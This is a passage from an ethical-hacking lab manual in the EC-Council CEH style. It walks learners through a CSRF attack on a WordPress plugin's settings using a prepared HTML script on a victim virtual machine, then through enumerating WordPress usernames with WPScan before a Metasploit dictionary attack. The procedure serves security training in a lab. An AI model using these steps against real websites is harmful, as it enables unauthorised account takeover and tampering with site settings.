


Figure 2.4.20: Copy Security_Script file

TASK 4.7

Open a Malicious Script as a Victim

48. Switch to the **Windows Server 2016** virtual machine, navigate to the location **Z:\CEHv11 Module 14 Hacking Web Applications** (shared network drive), copy the **Security_Script.html** file, and paste it onto **Desktop**.




Figure 2.4.21: Script file in victim machine

49. Right-click the **Security_Script.html** file and navigate to **Open with** → **Firefox**.

Note: You should use the same browser that was used in **Step 6**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.22: Opening the script in Google Chrome

50. The **Security_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.




Figure 2.4.23: Executing the script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.




Figure 2.4.24: Script executed

52. This concludes the demonstration of how to perform a CSRF attack on a target website.
53. Close all open windows on both the virtual machines (**Window Server 2016** and **Parrot Security**) and document all the acquired information.
54. Turn off the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5 — Enumerate and Hack a Web Application using WPScan and Metasploit

In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Note: Ensure that the **Windows Server 2016** virtual machine is running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Terminal** window. A **Parrot Terminal** window appears.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 5.1 — Enumerate Usernames

5. In the **Terminal** window, type **wpscan -api-token <API Token> --url http://10.10.10.16:8080/CEH -enumerate u** and press **Enter**.

Note: **--enumerate u**: specifies the enumeration of usernames.

Note: Here, we will use the API token that we obtained by registering with the **https://wpvulndb.com/users/sign_up** website.




Figure 2.5.1: WPScan enumerating usernames

6. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.
7. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

